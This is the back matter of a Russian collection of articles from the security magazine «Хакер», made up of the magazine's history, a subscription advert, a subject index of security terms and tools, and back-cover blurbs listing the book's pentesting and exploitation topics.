«Хакер» развивался и рос, продолжая публиковать интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». Очень скоро все присылаемые авторами материалы перестали помещаться под одну обложку, и некоторые сугубо технические тексты постепенно перекочевали в отдельное тематическое приложение под названием «Хакер Спец».

В 2006 году объем «Хакера» едва не стал рекордным — 192 полосы. Выпустить номер такой толщины не получилось исключительно по техническим причинам. Со временем редакционная политика стала меняться: в журнале появлялось все меньше хулиганских статей, посвященных всевозможным компьютерным безобразиям, и все больше аналитических материалов о секретах программирования, администрирования, информационной безопасности и защите данных. Но взлому компьютерных систем на страницах «Хакера» по-прежнему уделялось самое пристальное внимание.

Ключевым для истории журнала стал 2013 год, когда параллельно с традиционной бумажной версией стала выходить электронная, которую можно было скачать в виде PDF-файла. А последний бумажный номер журнала увидел свет летом 2015 года. С той поры «Хакер» издается исключительно в режиме онлайн и доступен читателям по подписке.

Сегодняшний «Хакер» — это популярное электронное издание, посвященное вопросам информационной безопасности, программированию и администрированию компьютерных сетей. Основу аудитории **haker.ru** составляют эксперты по кибербезопасности и IT-специалисты. Мы пишем как о трендах и технологиях, так и о конкретных темах, связанных с защитой информации. На страницах «Хакера» публикуются подробные HOWTO, практические материалы по разработке и администрированию, интервью с выдающимися людьми, создавшими технологические продукты и известные IT-компании, и, конечно, экспертные статьи об информационной безопасности. С подборкой таких статей ты имел возможность ознакомиться на страницах этой книги. Аудитория сайта **haker.ru** составляет 2 500 000 просмотров в месяц, еще несколько сотен тысяч подписчиков следят за новинками журнала в социальных сетях.

Современный «Хакер» отличается непринужденная, веселая атмосфера. Участники сообщества «Хакер.ru» получают несколько материалов каждый день: мануалы по кодигу и взлому, гайды по новым возможностям и новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. На сайте «Хакера» ежедневно публикуются знаковые новости из мира компьютерных технологий, рассказывающие о са-



мых интересных событиях в сфере IT. Мы еженедельно готовим дайджесты, делаем подборки советов и полезных программ, изучаем свежие уязвимости.

В рубрике «Взлом» выходят интересные статьи о хакерских технологиях и утилитах, раздел «Кодинг» посвящен хитростям программирования, в рубрике «Приватность» собраны советы и мануалы по сетевой безопасности и сохранению своего инкогнито в Интернете. Статьи из раздела «Трюки» расскажут о недокументированных возможностях софта и нестандартных аппаратных решениях, системные администраторы найдут массу полезных рекомендаций по настройке ОС и прикладного ПО в разделе «Админ», а любители гаджетов и новомодного «железа» смогут насладиться рубрикой «Geek».

Присоединяйся к сообществу «Хакера» прямо сейчас! Материалы журнала выходят в нескольких форматах на выбор. Ты можешь подписаться в приложении на iOS или Android и читать ежемесячные выпуски либо оформить подписку на сайте и получать статьи каждый будний день — сразу, как только они выходят. Подписка на сайте также дает возможность скачивать ежемесячный PDF и читать его на любом удобном устройстве.

Когда «Хакер» только создавался, мы сказали себе: «Наша цель — чтобы среди наших ребят программирование стало самой популярной профессией». Мы использовали для этого все, что могли придумать, — развлекались, дурачились, как могли популяризировали ИБ, нашу субкультуру и тягу к IT в любых ее проявлениях. И мы считаем, что во многом достигли своей цели.

Присоединяйся, мы будем рады видеть тебя в нашей тусовке!

С самыми теплыми пожеланиями,  
*редакция журнала «Хакер».*

# ХАКЕР

Подпишись на «Хакер» и прокачай свои скиллы в ИБ!

Оформи подписку на [xakep.ru](http://xakep.ru), и ты сможешь:

- читать новые актуальные материалы об информационной безопасности, реверс-инжиниринге, хаках и компьютерных трюках;
- получить доступ к статьям, опубликованным на сайте за всё время;
- скачивать PDF со всеми вышедшими номерами.

Доступны годовой и месячный варианты подписки.

Внимание: для тех, кто постоянно продлевает подписку, мы стараемся сохранять прежнюю цену. Даже когда доступ к «Хакеру» дорожает, это не затрагивает наших постоянных читателей.

<https://xakep.ru/about-magazine/>

# Предметный указатель

---

.NET Reactor, 88

## A

Active Directory, 48  
Agile.Net, 88  
ammo, 213

## B

Best-fit Mappings, 256  
build-essential, 58

## C

CFR, 111  
Cheat Engine, 202  
Cobalt Strike, 13, 236  
Common Language Runtime,  
CLR, 13  
Compiler Explorer, 149  
Cracking the perimeter  
(OSCE), 58  
CVSS, 233

## D

D/Invoke, 10, 20, 27, 35  
DCSync, 56  
DDoS, 190  
Detect It Easy, 95  
dirtyJOE, 112  
dnSpy, 88

DoS (Denial of Service), 167  
double-free, 69  
DTP (Dynamic Trunking  
Protocol), 8, 178  
DTP Desirable, 180  
DynamoRIO, 75, 147

## E

EIGRP (Enhanced Interior  
Gateway Routing Protocol),  
166  
Encrypting File System  
Remote Protocol (MS-  
EFSRPC), 48  
Enigma, 88  
EVE-NG Community  
Edition, 181  
execute-assembly, 13  
Exeinfo, 95

## F

fastbin duplication, 69  
Fat binary, 130  
FRRouting, 168

## G

GhostPack, 10

## H

heap overflow, 155  
Hiew, 136  
House of Force, 156

## I

IDA Pro, 77, 132  
IGP, 164  
IL-код, 90  
IntelliJ IDEA, 240

## J

JAD, 110  
JAR, 110  
Java Naming and Directory  
Interface, 249  
javap, 117  
JIT, 114  
JVM-байт-код, 110

## K

KeePass, 10  
KeeThief, 10, 42  
Kerberos, 51  
KES, 12  
Khonsari, 236  
Kinsing, 236

## L

LDAP, 52  
libc, 58  
Log4j, 233  
Log4Shell, 233

## M

Mach-O, 130  
macOS, 130

maven, 250  
 Meterpreter, 13  
 Microsoft Print System  
   Remote Protocol (MS-  
   RPRN), 48  
 mimikatz, 56  
 Mirai, 236  
 MITM (man in the middle),  
   167  
 Muhstik, 236  
 MZ-PE, 130

## N

Native API, 33  
 Nauz File Detector, 95  
 NetReactorSlayer, 91  
 Network interface card (NIC),  
   193  
 Nmap, 167  
 NTLMv2-хеш, 51  
 NuGet, 20

## O

Obsidium, 122  
 OSPF (Open Shortest Path  
   First), 164

## P

P/Invoke (Platform  
   Invocation Services), 19  
 peda, 58  
 PetitPotam, 48  
 PoC, 50  
 PrinterBug, 48

Process Explorer, 84  
 Process Hacker, 17  
 ProcMon, 128  
 ptmalloc2, 58  
 pwngdb, 58

## R

RCE, 233  
 Red Team, 170  
 Reflective DLL Injection, 13  
 RegEdit, 128  
 Remote Procedure Call, 138  
 Ring 0, 33  
 Ring 3, 33  
 RtlDecryptMemory, 10  
 Rubeus, 55

## S

Scapy, 182  
 Scylla, 97, 103, 126  
 ScyllaHide, 97, 102, 126  
 self-инъекция, 24  
 ShadowCoerce, 48, 50  
 SharpSploit, 20  
 Shodan, 193  
 SOAP, 138  
 Spring, 251  
 stack map, 118  
 StringSubstitutor, 242  
 stripcodesig, 137

## T

TGT (Ticket-Granting  
   Ticket), 55

Themid, 102  
 Themida, 95, 102  
 Themidie, 98, 103

## U

UDP, 190  
 Universal binary, 131

## V

VirusTotal, 17  
 VLAN Hopping, 187  
 VMProtect, 95  
 VSS (MS-FSRVP), 49

## W

WAF, 246, 256  
 Web Enrollment, 50  
 Web Services Description  
   Language, 138  
 Win32 API, 33  
 WinAFL, 74  
 WinPcap, 192  
 Wireshark, 185

## X

x64dbg, 95, 102, 126  
 XOR, 93

## Y

Yersinia, 182

**А**

Аллокация, 62  
Аутентификация, 52

**Б**

Бин, 61  
Брейк, 78  
Бэкап, 49

**Д**

Дамп, 89  
Динамическая  
маршрутизация, 164  
Донгл, 96

**И**

Инкапсуляция, 193  
Инлайн-патч, 99, 126

**К**

Кеш, 62  
Краш, 74  
Куча, 58

**Л**

Лоадер, 99

**М**

Мьютекс, 60

**О**

Обфускатор, 88  
Опкод, 136

**П**

Патч, 234  
Протектор, 88

**Р**

Роутинг, 164

**С**

Скрипт, 182  
Служба теневого  
копирования, 48  
Сниппет, 72  
Сниффер, 185  
Статический адрес, 205

**Т**

Транк, 178  
Трассировка, 89

Трейнер, 202  
Трейсинг, 74

**У**

Удаленный вызов  
процедур, 138  
Учетка, 48

**Ф**

Фаззинг, 76  
Форвардинг, 168

**Х**

Хеш, 238  
Хост, 51  
Хук, 222

**Ч**

Чанк, 59  
▪ флаги, 61  
Чит, 202


**Ш**

Шелл-код, 14  
Шитый код, 103

## Пентест. Секреты этичного взлома

Отдел оптовых поставок:

e-mail: [opt@bhv.ru](mailto:opt@bhv.ru)



Вы узнаете:

- какой инструментарий используется для тестирования на проникновение;
- как тестировать беспроводные сети;
- как получить доступ к данным с использованием Network Time Protocol;
- как организованы и как действуют команды Red Team;
- способы постэксплуатации Windows при помощи виртуальной машины с Linux;
- практические приемы pivoting;
- методы удаленного исполнения кода в Windows;
- способы обеспечения persistence;
- приемы разведки на основе открытых источников (OSINT).

В книге собраны лучшие, тщательно отобранные статьи из легендарного журнала «Хакер», посвященные этичному взлому и тестированию на проникновение. Авторы этих статей — специалисты в сфере информационной безопасности, практикующие пентестеры, профессиональные эксперты по защите данных. Написанные ими материалы — результат их многолетнего труда и отражение накопленного опыта.

«Хакер» — легендарный журнал об информационной безопасности, издающийся с 1999 года. На протяжении 20 лет на его страницах публикуются интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». На сайте «Хакера» ежедневно появляются знаковые новости из мира компьютерных технологий, мануалы по кодигу и взлому, гайды по новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. Среди авторов журнала — авторитетные эксперты по кибербезопасности и IT-специалисты.



# ВЗЛОМ

## ПРИЕМЫ, ТРЮКИ И СЕКРЕТЫ ХАКЕРОВ

ВЕРСИЯ 2.0

Эта книга посвящена взлому и защите от него. В книге собраны самые лучшие, самые интересные статьи из легендарного журнала «Хакер», описывающие практические приемы хакерства и защиты информационных систем. Авторы представленных в сборнике материалов — истинные профессионалы, неутомимые исследователи, опытные эксперты в сфере информационной безопасности и поиска уязвимостей.

### Вы узнаете:

- как обходить антивирусы;
- как работает новейшая атака на Active Directory;
- как работать фаззером и искать «дыры» в софте;
- как использовать проблемы heap allocation и эксплуатировать хип уязвимого SOAP-сервера на Linux;
- как взламывать популярные протекторы: Themida, Obsidium, .NET Reactor;
- как взламывать защищенные программы для macOS;
- как тестировать безопасность сетевых протоколов;
- как написать DDoS-утилиту для Windows;
- как вскрыть компьютерную игру и написать трейнер для нее;
- как устроена и используется на практике нашумевшая уязвимость Log4Shell.

snovvcrash  
AYSerkov  
MBK  
Necreas1ng  
yuriy.nelkmen  
neeko  
Вячеслав Москвин  
Марсель Шагиев  
Мария Нефёдова  
Иван aLLy Комиссаров

«Хакер» — легендарный журнал об информационной безопасности, издающийся с 1999 года. На протяжении 20 лет на страницах «Хакера» публикуются интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». На сайте «Хакера» ежедневно появляются знаковые новости из мира компьютерных технологий, мануалы по кодированию и взлому, гайды по новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. Среди авторов журнала — авторитетные эксперты по кибербезопасности и IT-специалисты.

ХАКЕР

bhv®

191036, Санкт-Петербург,  
Гончарная ул., 20  
Тел.: (812) 717-10-50,  
339-54-17, 339-54-28  
E-mail: mail@bhv.ru  
Internet: www.bhv.ru

ISBN 978-5-9775-1227-5

